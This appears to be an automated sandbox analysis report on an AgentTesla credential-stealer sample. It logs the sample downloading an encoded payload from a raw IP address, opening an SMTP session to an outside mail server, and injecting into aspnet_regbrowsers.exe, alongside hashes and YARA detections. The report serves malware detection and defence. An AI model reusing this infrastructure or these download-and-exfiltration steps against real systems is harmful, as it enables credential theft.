"9-(4&;${9}}}yKI90$6+4<)mmm7(]]]78MMMGu`iHmdtf{dly===qepyX}CBM|\-"ovfJ}A5}Q]m}{%+Ui(vZqSq^M[uj!y:r6!..%;'8%/8~|b&1>>0+75;(HlR&)]\B69NL2FvanIme{gxekx><"Vfq~YpLw^vjh.,f^AKiLE\GXEKXvFQ^y^UKWHU[Hss0>*/*$9"*-oc'>??:*4)2:+oSS%*>9pL{-1:-O?3Ew~oJoiZdObj{?##UgvZzjtiqzk/hxMbII2qDYBF[uMVZz_ZHTIRZS
Nov 25, 2021 15:00:21.755748034 CET	1446	OUT	GET /publickey.txt HTTP/1.1 Host: 194.85.248.219

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:00:21.783267021 CET	1447	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Fri, 29 Oct 2021 16:21:13 GMT Accept-Ranges: bytes ETag: "cb9899fde0ccd71:0" Server: Microsoft-IIS/10.0 Date: Thu, 25 Nov 2021 14:00:21 GMT Content-Length: 116559 Data Raw: 12 22 10 39 08 2d 28 34 26 3b 24 28 39 7d 7d 7d 79 4b 49 39 18 30 12 24 36 2b 34 3c 29 6d 6d 6d 37 15 00 09 28 0d 04 14 06 1b 04 0c 19 5d 5d 5d 37 05 10 19 38 1d 14 04 16 0b 14 1c 09 4d 4d 4d 47 75 60 69 48 6d 64 74 66 7b 64 6c 79 3d 3d 3d 71 65 70 79 58 7d 01 43 42 4d 01 7c 5c 2d 02 22 6f 76 66 4a 7d 41 35 7d 51 5d 6d 7d 7b 25 1e 2b 55 69 28 76 5a 71 53 71 5e 4d 5b 75 6a 21 79 3a c2 a2 c2 b7 c2 a3 c2 81 c2 93 c2 bf c2 a7 c2 8c c2 83 c2 ad c3 91 c2 8a c2 99 c3 ab c2 88 c3 9b c2 84 c2 a1 c3 88 c2 ac c2 90 c2 bb c3 84 c2 93 c2 ad c2 ad c2 a0 c2 88 c2 ac c3 bd c2 9c c3 a7 c2 ac c2 95 c2 80 c2 89 c2 a8 c2 8d c2 84 c2 94 c2 86 c2 9b c2 87 c2 9c c2 8a c3 8d c3 9d c3 9d c2 a2 c2 85 c2 94 c2 9c c2 b8 c2 99 c2 a6 c2 83 c2 ae c3 bd c2 a2 c2 9c c2 89 c3 8d c3 8d c3 8d c3 87 c3 b5 c3 a0 c3 a9 c3 88 c3 a3 c3 a4 c3 b4 c3 a3 c3 93 c3 a0 c3 a1 c3 b9 c2 aa c2 bd c2 bd c3 97 c3 aa c3 86 c3 b9 c3 98 c3 bd c3 b4 c3 a2 c3 b6 c3 ab c3 b4 c3 bc c3 a9 c2 ad c2 ad c2 ad c3 9c c3 a2 c3 b2 c3 89 c3 a8 c3 8d c3 84 c3 b2 c3 86 c3 9b c3 84 c3 8c c3 99 c2 9d c2 99 c2 9d c3 b7 c3 85 c3 93 c3 99 c3 b8 c3 9d c3 94 c3 a2 c3 96 c3 8b c3 94 c3 9c c3 89 c2 ab c2 8d 72 05 36 21 2e 09 2e 25 3b 27 38 25 2d 38 7e 7c 62 16 26 31 3e 19 3e 36 2b 37 38 35 3b 28 48 6c 52 26 16 01 0e 29 0e 09 1b 1f 10 11 0b 18 5d 5c 42 36 05 1 1 1e 39 1e 15 0b 13 08 15 1b 0c 4e 4c 32 46 76 61 6e 49 6d 65 7b 67 78 65 6b 78 3e 3c 22 56 66 71 7e 59 76 70 1d 77 68 76 76 68 2e 2c 12 66 56 41 4d 69 42 73 5e 47 58 45 4b 58 1e 1c 02 76 46 51 5e 79 5e 55 4b 57 48 55 5b 48 0e 0c c3 b2 c2 86 c2 b4 c2 a1 c2 ad c2 89 c2 ae c2 93 c2 bb c2 a7 c2 b8 c2 a5 c3 9a c3 92 c3 88 c3 bc c3 a2 c2 9f c2 a6 c2 b1 c2 be c2 99 c2 be c2 b5 c2 ab c2 b7 c2 a8 c2 b5 c2 bb c2 a8 c3 ae c3 ac c3 92 c2 a6 c2 96 c2 81 c2 8e c2 a9 c2 8e c2 85 c2 9b c2 87 c2 98 c2 85 c2 8b c2 98 c3 9e c3 9c c3 82 c2 b6 c2 86 c2 91 c2 9e c2 b9 c2 9e c2 95 c2 8b c2 97 c2 88 c2 95 c2 9b c2 88 c3 8e c3 8c c2 b2 c3 86 c3 b6 c3 a1 c3 ae c3 89 c3 ae c3 a5 c3 bb c3 a7 c3 b8 c3 a5 c3 ab c3 b0 c2 be c2 bc c2 a2 c3 94 c3 a6 c3 b1 c3 be c3 99 c3 be c3 b5 c3 ab c3 b7 c3 a8 c3 b5 c3 bb c3 a8 c2 ae c2 ac c2 92 c3 a4 c3 94 c3 81 c3 8e c3 a9 c3 8a c3 a3 c3 9b c3 87 c3 98 c3 85 c3 8b c3 98 c2 9e c2 9c c2 82 c3 b6 c3 86 c3 91 c3 9e c3 b9 c3 9c c2 a1 c2 ba c3 8c c3 91 c3 bc c2 aa c3 88 c2 8e 73 73 75 38 14 2f 0a 2f 2a 1c 24 39 22 2a 49 7f 63 63 15 27 3e 3f 1a 3f 3a 2a 34 29 32 3a 2b 6f 53 53 25 17 06 0f 2a 0d 0a 1a 04 1f 02 3e 39 70 4c 7b 2d 31 16 1f 3a 13 2c 0f 14 09 12 1a 0b 4f 37 33 45 77 76 6f 4a 6f 6f 5e 64 79 62 6a 7b 3f 23 23 55 67 76 7f 5a 7f 7a 6a 74 69 71 7a 6b 2f 10 13 68 78 4d 62 49 49 32 71 44 59 42 46 5b 1f 03 03 75 45 56 5c 7a 5f 5a 48 54 49 52 5a 3e 29 c3 b3 c3 b3 c2 85 c2 b7 c2 a6 c2 af c2 8a c2 af c2 aa c2 ba c2 a4 c2 b9 c2 a2 c2 aa c2 bb c3 bf c3 a3 c3 a3 c2 85 c2 a7 c2 b6 c2 bf c2 8a c2 99 c2 ba c2 aa c2 b4 c2 a9 c2 b2 c2 ba c2 ab c3 af c3 93 c3 93 c2 a5 c2 97 c2 86 c2 8f c2 aa c2 8f c2 8a c2 9a c2 84 c2 99 c2 80 c2 bc c3 b1 c3 a9 c3 83 c3 83 c2 b5 c2 87 c2 96 c2 9f c2 ba c2 9b c2 bc c2 8a c2 94 c2 89 c2 92 c2 98 c2 8b c3 8f c2 a7 c2 b3 c3 ac c3 be c3 94 c3 af c3 8a c3 af c3 93 c3 a2 c3 a4 c3 b9 c3 a2 c3 a9 c3 bb c2 bf c2 a3 c2 a3 c3 95 c3 a7 c3 b6 c3 bf c3 9a c3 b4 c3 bf c3 bf c3 b4 c3 a9 c3 b0 c2 8b c3 a0 c2 bf c2 93 c2 93 c3 a5 c3 97 c3 86 c3 8f c3 aa c3 8f c3 8a c3 9a c3 84 c3 99 c3 Data Ascii: "9-(4&;$(9}}}yKI90$6+4<)mmm7(]]]78MMMGu`iHmdtf{dly===qepyX}CBM|\-"ovfJ}A5}Q]m}{%+Ui(vZqSq^M[uj!y:r6!..%;'8%-8~|b&1>>6+785;(HlR&)]\B69NL2FvanIme{gxekx><"Vfq~Yvpwhvvh.,fVAMiBs^GXEKXvFQ^y^UKWHU[Hssu8//*$9"*Icc'>??:*4)2:+oSS%*>9pL{-1:,O73EwvoJoo^dybj{?##UgvZzjtiqzk/hxMbII2qDYBF[uEV\z_ZHTIRZ>)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 15:02:08.517106056 CET	587	49817	209.205.200.74	192.168.2.5	220-odin.mk-host.com ESMTP Exim 4.94.2 #2 Thu, 25 Nov 2021 15:02:08 +0100 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 25, 2021 15:02:08.520540953 CET	49817	587	192.168.2.5	209.205.200.74	EHLO 179605
Nov 25, 2021 15:02:08.621891975 CET	587	49817	209.205.200.74	192.168.2.5	250-odin.mk-host.com Hello 179605 [84.17.52.63] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-STARTTLS 250 HELP
Nov 25, 2021 15:02:08.622282982 CET	49817	587	192.168.2.5	209.205.200.74	STARTTLS
Nov 25, 2021 15:02:08.728094101 CET	587	49817	209.205.200.74	192.168.2.5	220 TLS go ahead

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: W7UbgU8x18.exe PID: 5644 Parent PID: 6056

General

Start time:	15:00:16
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\W7UbgU8x18.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\W7UbgU8x18.exe"
Imagebase:	0x410000
File size:	24064 bytes
MD5 hash:	01F140FEA9669403791FB89C47138D69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.307259101.00000000038AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.307259101.00000000038AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000000.264523511.00000000038AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000000.264523511.00000000038AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000000.258695502.00000000038AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000000.258695502.00000000038AA000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 1768 Parent PID: 5644

General

Start time:	15:00:17
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: aspnet_regbrowsers.exe PID: 408 Parent PID: 5644

General

Start time:	15:00:19
Start date:	25/11/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Imagebase:	0xd70000
File size:	45160 bytes
MD5 hash:	B490A24A9328FD89155F075FA26C0DEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.249733386.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.249733386.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.250374714.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.250374714.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.512779528.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000002.512779528.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.249428029.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.249428029.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.250051529.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.250051529.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.518302726.0000000003231000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.518302726.0000000003231000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: aspnet_regbrowsers.exe PID: 4896 Parent PID: 5644

General

Start time:	15:00:21
Start date:	25/11/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Imagebase:	0x280000

File size:	45160 bytes
MD5 hash:	B490A24A9328FD89155F075FA26C0DEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: WerFault.exe PID: 6380 Parent PID: 5644

General

Start time:	15:00:28
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5644 -s 1396
Imagebase:	0x120000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis